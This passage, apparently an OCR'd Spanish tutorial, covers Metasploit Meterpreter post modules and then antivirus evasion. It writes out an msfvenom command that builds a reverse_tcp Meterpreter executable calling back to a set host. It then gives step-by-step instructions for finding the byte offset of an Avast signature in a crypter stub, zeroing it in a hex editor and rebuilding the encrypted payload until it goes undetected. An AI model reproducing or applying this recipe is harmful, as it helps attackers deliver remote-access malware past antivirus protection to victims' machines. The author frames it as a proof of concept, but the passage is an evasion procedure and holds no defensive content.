getcountermeasure.rb	8 KB	Archivo RB	22/02/2012 16:18
getgui.rb	6 KB	Archivo RB	22/02/2012 16:18
gettelnet.rb	6 KB	Archivo RB	22/02/2012 16:18
getvncpw.rb	3 KB	Archivo RB	22/02/2012 16:18
hashdump.rb	8 KB	Archivo RB	22/02/2012 16:18
hostsedit.rb	4 KB	Archivo RB	22/02/2012 16:18
keylogrecorder.rb	5 KB	Archivo RB	14/03/2012 1:13
killav.rb	9 KB	Archivo RB	22/02/2012 16:18
metsvc.rb	3 KB	Archivo RB	14/03/2012 1:13
migrate.rb	3 KB	Archivo RB	22/02/2012 16:18


Scripts para Meterpreter

C:\metasploit\msf3\scripts\meterpreter.

En las últimas versiones de metasploit la forma en ejecutar los plugins ha cambiado un poco permitiendo ejecutar estos en varias sesiones creadas de meterpreter pudiendo interactuar con ellas.

Meterpreter : post


Si ejecutamos el comando show post, nos mostrará los plugins disponibles para ejecutar en una sesión de meterpreter en segundo plano.




Seleccionaremos el que nos interese, en nuestro caso para saber los recursos compartidos de la máquina remota.

Msf> use Windows/gather/enum_shares

Seguidamente con show options nos mostrará las opciones que tenemos y una de ellas es el parámetro session donde le indicaremos el numero de sesión que tenemos abierta con meterpreter



Definimos el parámetro con set session 1 (numero de la sesión meterpreter obtenida con sessions –l) y ejecutamos con el parámetro run



Nos devuelve los recursos compartidos de la sesión iniciada.

Os adjunto un pequeño mapa de ejecución .

Cheat Sheet Meterpreter

Mi Meterpreter se hace invisible

Me surgieron varias dudas sobre los metodos de evasión de los antivirus y la facilidad de estos a detectar meterpreter aun encodeando el binario con x86/shikata_ga_nai.

Antes de empezar las pruebas de concepto quiero dejar claro que no tengo nada en contra de los productos antivirus, sinó al contrario, creo que hacen su función de protegernos. No tengo especial rechazo hacia ningún fabricante y las pruebas las he hecho sobre uno que me ha parecido el que hoy por hoy esta más en uso por su gratuidad en la versión home.

Dicho esto empiezo mi historia leyendo un articulo sobre un analisis de Antivirus.

Seguridad

avast! Free Antivirus 6

www.avast.com/es-es

avast!

Gana por goleada, con un 31 por ciento de los votos, este antivirus gratuito, que ha ido sumando posiciones con las sucesivas renovaciones de sus versiones. La sexta edición conserva lo mejor de las anteriores (elevados niveles de protección, reducido consumo de recursos, interfaz configurable y versátil) y añade funcionalidades, como la apertura de archivos sospechosos en un entorno estanco, la extensión para Explorer y Firefox que otorga niveles de reputación a webs o el bloqueo de URLs.


FINALISTA: Kaspersky I. Security 2011

Más simplificada y con un entorno minimalista, esta *suite* comercial de seguridad sigue haciendo casi pleno a la hora de detectar troyanos, *exploits* y sitios de *phishing*.

“elevados niveles de protección” , con eso me quedo y quiero ver cuanto de hay de verdadero en ese párrafo.

Me pongo manos a la obra y empezaré con mi querido metasploit, voy a crearme un payload con meterpreter y voy a encodearco con x86/shikata_ga_nai para que el antivirus no lo detecte??

Ruby msfvenom –payload windows/meterpreter/reverse_tcp –format exe –encoder x86/shikata_ga_nai –iterations 10 lhost 192.168.1.59 > c:\meterencoder.exe



Seguidamente me aseguraré que nuestro Antivirus este actualizado correctamente a la fecha asi como sus firmas.


Bien probaremos, pasaremos nuestro payload por el antivirus para comprobar que este no lo detecta

Como podemos observar el antivirus cumple su cometido, detecta nuestro payload, lo cual me demuestra que nuestro encoder ya no sirve porque nuestro fabricante ha hecho su trabajo y ha generado una firma para ese payload, pero aún hay esperanza.


Nuestro objetivo será modificar la firma del payload para que no sea detectado, existen multitud de técnicas sobre como modificar estas firmas, peró me centraré únicamente en modificar la firma, peró no de nuestro payload ya que posiblemente si modifico dicha firma, el binario no sea funcional, sinó que modificaré la firma de un crypter, para luego pasarselo a nuestro payload.

Para generar las firmas, los antivirus, pueden calcular el MD5 del payload para generar la firma o desempacar el binario para comprobar que no esta unido a otro binaro o cifrado para detertimar el tipo de crypter, también pueden generar firmas con los metadados del fichero.

Rebuscando en el baul del olvido me encuentro con un crypter, que tiene la caracteristica de poder extraer el stub del mismo o escoger otro, lo cual me va de perillas para mi prueba de concepto.




Evidentemente si se lo paso a avast me indica lo siguiente:



Bien, como funciona un crypter.
Un crypter tiene la función de mediante un algoritmo matemàtico cifrar un fichero para evitar ser detectado.
Un crypter se compone de dos partes, el cliente i el stub
Definiriamos como cliente la interfaz por donde seleccionamos el fichero a cifrar y las opciones que este nos porporcione.
El stub es el filtro mediante el cual pasa el fichero.
Nuestro cryter en concreto no permite usar us stub externo, jo he preferido modificar la firma del stub que trae y trabajar sobre el, empezaremo por ahi, extraeré el stub del icrypt y lo ire trozeando hasta encontrar la firma, como?, pues usaré un programa


llamado **signaturezero** que nos permite rellenar de 0 porciones de fichero para ir detectando en que posición de memoria esta la firma que nuestro antivirus genera.

Es stub Options, extraemos el stub en una carpeta i le pasamos el signaturezero.




He encontrado en la posición 12420 la firma que detecta el antivirus.


Acto seguido abriremos el stub con un editor hexadecimal y nos situamos en la posición 12420,




modificamos rellenando de 0 las cuatro primeras FFFF, lo guardamos y comprobamos la detección.



Le pasamos el primer stub sin modificar:




Nos detecta el stub, ahora le pasamos el stub modificado.




Primer obstaculo resuelto, probaré a pasarle el crypter con el stub modificado al payload a ver que pasa:

Abro el icrypt y en stub options, selecciono "Use personal Stub", y le doy a build para que me genere el nuevo payload cifrado.




Compruebo que el antivirus no me lo detecta.

